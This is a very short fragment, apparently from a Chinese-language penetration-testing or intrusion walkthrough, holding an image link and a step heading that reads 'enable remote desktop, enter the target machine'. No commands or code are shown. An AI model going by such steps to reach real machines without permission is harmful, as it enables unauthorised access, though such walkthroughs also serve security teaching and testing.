
6.4 启用远程桌面,进入目标机